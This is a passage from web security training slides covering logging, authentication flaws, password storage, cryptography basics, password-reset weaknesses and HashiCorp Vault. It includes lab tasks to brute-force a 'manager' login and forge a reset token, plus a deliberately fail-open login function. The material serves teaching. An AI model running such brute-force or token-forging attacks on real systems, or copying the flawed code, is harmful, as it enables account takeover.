 - Passwords, encryption keys, access tokens
 - Business sensitive information like credit card numbers etc.
- Log Injection/Tampering Attacks
 - https://www.owasp.org/index.php/Log_Injection
- Log files must be securely stored and backed up too with restrictive permissions on the folders where log is being written



Case Studies : Logging and Monitoring

- An attacker used automated scan to lock user login account numbered in sequential manner, attacker was able to hit more than 50,000 user accounts and were only identified post complaints and queries raised by customers
- An Excellent Example of Proper Logging and Monitoring :

Keeping in mind that the average time between a successful attack and its detection is no less than a whopping 191 days, Reddit did a pretty impressive job by uncovering the attack on June 19 – only about 1-4 days after the attack (June 14-18) took place.

<https://securityboulevard.com/2018/08/what-the-reddit-hack-teaches-us-about-web-security/>

Further Reading

- Logging in Node.js
 - <https://stackify.com/node-js-logging/>
 - <https://morioh.com/p/783e61730bfd>
- Error Handling, Auditing, and Logging on OWASP
 - [https://cheatsheetseries.owasp.org/cheatsheets/Logging Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html)
- Hibernate Envers
 - <https://hibernate.org/orm/envers/>
- OWASP AppSensor
 - https://www.owasp.org/index.php/OWASP_AppSensor_Project
- ELK
 - <https://www.elastic.co/webinars/introduction-elk-stack>

Authentication Flaws

Authentication

- Verification and validation of a user (who are you?)
- Various ways of achieving user identity validation and verification
 - Something you know (password)
 - Something you have (OTP)
 - Something you are (biometric)
- For Ex: in a Web Application identity is validated using usernames and verification using password.
- Additional measures are
 - 2-Factor authentication
 - Secret Questions
 - Biometric



Find the flaw!

```
public boolean login(String user, String pass) {  
    boolean isAuthenticated = true;  
    try {  
        if (! ValidateUser(user,pass) ) {  
            isAuthenticated = false;  
        }  
    } catch (Exception ex) {  
        //Log exception  
    }  
    return isAuthenticated;  
}
```



Authentication Issues (Predictable Elements)

- **Username and/or email address**
 - Social media sites leak usernames
 - Numeric field (guessable / brute force)

- **Username enumeration examples**
 - Login for user foo: invalid password
 - Login failed, invalid user ID
 - Login failed; account disabled
 - Login failed; this user is not active

Authentication Issues (Errors)

- Places where username enumeration is probable:
 - Login page
 - Registration functionality
 - Entering an existing username returns an error
 - Forgot password functionality
- Verbose error messages
 - Login failed; Invalid userID or password

Authentication Issues (Passwords)

- Password Complexity
- Password Recovery
- Password Storage
 - How are passwords saved inside the database?
 - Cleartext/hash/salted hash

Password Length and Complexity

Password length:

- Greater combination of characters minimum 8
- Difficult to perform brute-force attacks

Password complexity:

- at least 1 uppercase character (A-Z)
- at least 1 lowercase character (a-z)
- at least 1 digit (0-9)
- at least 1 special character (punctuation)
- Harder to brute-force 😞
- Password History

Authentication.1 / Time: 15 min

- Perform a password brute-force attack on the login page and identify the password for the ‘manager’ user.

Challenge URL: <https://webdevsecurity.com/login.aspx>



Further Reading

- Error Message - ‘These credentials belong to an active instagram account’
<https://www.arneswinnen.net/2016/05/instabrute-two-ways-to-brute-force-instagram-account-credentials/>
- Uber - Possibility to Brute Force Invite Codes in riders.uber.com - \$5k
<https://hackerone.com/reports/125505>
- Google - Null Authentication Bypass \$13337 Bounty
<https://medium.com/bugbountywriteup/bypassing-googles-fix-to-access-their-internal-admin-panels-12acd3d821e3>
- OWASP Authentication Cheat Sheet for best practices
[https://cheatsheetseries.owasp.org/cheatsheets/Authentication Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)

Further Reading


- PayPal 2FA Bypass
<https://henryhoggard.co.uk/blog/Paypal-2FA-Bypass>
- Maximum Password Length Reached! – Authenticaton
<https://www.notsosecure.com/maximum-password-length-reached/>

Cryptography – A Crash Course

- Symmetric
- Asymmetric
- Hashing


Symmetric

- Also known as ‘Secret Key Cryptography’ as a single key is used between sender and receiver to encrypt and decrypt data.
- Some well known algorithms under ‘Symmetric Key Cryptography’
 - AES
 - 3DES
 - DES
 - Blowfish
 - RC4



Asymmetric

- Also called as ‘Public Key Cryptography’ as asymmetric cryptography uses public and private key pair to encrypt and decrypt data.
- Public key encryption, in which a message is encrypted with a recipient's public key.
- Digital signatures - a message is signed with the sender's private key and can be verified by anyone who has access to the sender's public key.
- RSA
- Diffie-Hellman
- DSA
- PGP



Ciphers


- A cipher is an algorithm for performing encryption or decryption of data with series of well-defined procedures

Types:

- **Stream Ciphers** - Encrypts data one by one at a time.
- **Block Ciphers** - Encrypts data in blocks (64 bits or 128 bits)

Electronic Code Book (ECB)


- ECB is a mode of operation for a block cipher.
- Plaintext is divided into blocks and each block produces a corresponding ciphertext block.
- Same plaintext value will always produce the same ciphertext.



Reference: https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

Cipher Block Chaining (CBC)


- CBC is a mode of operation for a block cipher.
- Each block of plaintext is **XORed** with the previous ciphertext block before being encrypted.
- An initialization vector (IV) is used to make each data unique.



Reference: https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

Hashing

- Hashing algorithms are called one way function as it is not possible to get the original input from hashed data.
- Hashing function takes input of any length and generates the fixed length string.
- Used to verify integrity of data.
- Some well known hashing algorithms
 - MD5
 - SHA-128
 - SHA-256
 - SHA-512



Hashing v/s Encryption v/s Encoding

- Clear-text String - **password**
- Hashing is a one way process. Hashing is used for data integrity.
 - SHA1 -> **5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8**
- Encryption is two way process. Encryption is to maintain confidentiality.
 - AES CBC 256 Bit -> **Ga0FtgvTzakcYnnCFzCctgv4NxrTob8ILAZE45JG/Jo=**
- Encoding is the process of putting a sequence of characters into a specialized format
 - Base64 -> **cGFzc3dvcmQ=**


Application of Hashing - File Download/Upload, password storage with salting

Application of Encryption - Data communication/ banking transactions

Application of Encoding – Transmission of data to avoid corruption

Encoding != Hashing != Encryption

Password Recovery Logic



Known Plaintext Attack (Faulty Password Reset)


- An attack model which involves the attacker having samples of both **plain text** and its **encrypted form**.
- From the perspective of a password reset attack, if the same plaintext gives same encrypted output, then it can be abused to generate reset tokens for target users.

<https://webdevsecurity.com:443/reset1.aspx?token=6cD0nQOLXoX5XIJubw3SIO0GILU9mj6dxnEiQTVI76Gouk/kWu/6Npjn/Yc3u6fl&email=test@gmail.com>

Demo - Known Plaintext Attack

Understand the password reset functionality logic and reset the password of webdevnss@gmail.com

Challenge URL: <https://webdevsecurity.com/Forgot1.aspx>



Further Reading

- UUIDs for authentication? Think again! Math.random() is Not-So-Random after all
<https://littlemaninmyhead.wordpress.com/2015/11/22/cautionary-note-uuids-should-generally-not-be-used-for-authentication-tokens/>
- Cracking java.util.Random() → If you are using this then you better STOP !
<https://medium.com/@alex91ar/the-java-soothsayer-a-practical-application-for-insecure-randomness-c67b0cd148cd>
- OWASP Cheat Sheet on best practices for forgot password functionality
[https://cheatsheetseries.owasp.org/cheatsheets/Forgot Password Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html)
- Auth Bypass in NodeJS App - {"username": [0], "password": true}
<https://medium.com/bugbountywriteup/authentication-bypass-in-nodejs-application-a-bug-bounty-story-d34960256402>

Further Reading

- Hacking Crypto For Fun and Profit – Cryptography
<https://www.notsosecure.com/hacking-crypto-fun-profit/>
- Assessing the Forget Password Functionality
<https://notsosecure.com/penetration-testing-the-art-or-the-science/>

Passwords Storage/Exposure

- Database/Text Files
 - 600 Million Facebook Passwords in Clear-text for years
<https://krebsonsecurity.com/2019/03/facebook-stored-hundreds-of-millions-of-user-passwords-in-plain-text-for-years/>
- HTTP Clear-text Communication
- GET Requests : What could possibly be wrong with this request ?
<https://mybank.com/?username=john&password=Sup3rS3cR3t>
- Erroneously written data in log files
- Configuration files


Passwords Storage/Exposure

- Database/Text Files - **Hash your passwords with a pinch of Salt**
- HTTP Clear-text Communication - **Use HTTPS for communication**
- GET Requests - **POST for all sensitive data**
- Erroneously written in log files - **Code review**
- Configuration Files - **HashiCorp vault or any secret management solution**

ESAPI - Hashing

```
Encryptor.HashAlgorithm=SHA-512
Encryptor.HashIterations=1024
Encryptor.DigitalSignatureAlgorithm=DSA
Encryptor.DigitalSignatureKeyLength=1024
Encryptor.RandomAlgorithm=SHA1PRNG
Encryptor.CharacterEncoding=UTF-8
```

ESAPI.properties



The screenshot shows a Java application named 'HashTest' running in an IDE. The code in the main method demonstrates two hash operations using the ESAPI encryptor. It first hashes the string "ESAPI is Awesome !" with a salt of "ESAPI", and then hashes it again with a salt of "ESAPI123". The resulting SHA-512 hashes are printed to the console.

```
12  public static void main(String[] args) throws EncryptionException {
13
14     String hash="";
15     hash=ESAPI.encryptor().hash("ESAPI is Awesome !","ESAPI");
16     System.out.println("SHA-512 Salt=ESAPI > "+hash);
17     hash=ESAPI.encryptor().hash("ESAPI is Awesome !","ESAPI123");
18     System.out.println("SHA-512 Salt=ESAPI123 > "+hash);
19 }
20
21 }
```

Console Output:

```
<terminated> HashTest [Java Application] C:\Program Files (x86)\Java\jdk1.7.0\bin\javaw.exe (Apr 16, 2013 3:32:57 PM)
Loaded 'validation.properties' properties file
SHA-512 Salt=ESAPI > XP qrWYUCx1kb1rDW70Y/8zojU06PnN0Cqq7LRH1dLthCF3LCs8z/VR0MoPePBdaguwopulusp7yd0vGpV+5oA==
SHA-512 Salt=ESAPI123 > 1Hqhx9v527u2DQe6UN34Qx+fXnDD0VqyPb2FwpAHB6RICg9Rjf9/mMOAwXuz1v+zCzBjiV4ZH8n03bg3Cj10RQ==
```




Nodejs - Hashing

bcrypt is recommended over default crypto module due to math.random() token generation predictability in Node-js

```
// asynchronously generate a secure password using 10 hashing rounds
bcrypt.hash('myPassword', 10, function(err, hash) {
  // Store secure hash in user record
});
```

```
// compare a provided password input with saved hash
bcrypt.compare('somePassword', hash, function(err, match) {
  if(match) {
    // Passwords match
  } else {
    // Passwords don't match
  }
});
```



Introducing Hashicorp Vault

- Open Source tool for managing secrets and applying access control rules on who can access them
- Uses a token based approach to fetch secrets
- Dynamic Secret generation



Getting Started with Vault

<https://www.digitalocean.com/community/tutorials/how-to-securely-manage-secrets-with-hashicorp-vault-on-ubuntu-16-04>

<https://devopscube.com/setup-hashicorp-vault-beginners-guide/>

Vault Command Reference

- `vault server -config=/etc/vault/config.json`
- `export VAULT_ADDR=http://127.0.0.1:8200`
- `vault status`
- `vault operator init`
- `vault operator unseal`
- `vault login`
- `vault kv put /secret/server/tomcat/credentials
username=admin password=password`
- `vault read /secret/server/tomcat/credentials`
- `vault policy list`
- `vault token create -policy=tomcat`
- `curl -X GET -H "X-Vault-Token:$VAULT_TOKEN"
http://127.0.0.1:8200/v1/secret/server/tomcat/creden
tials`

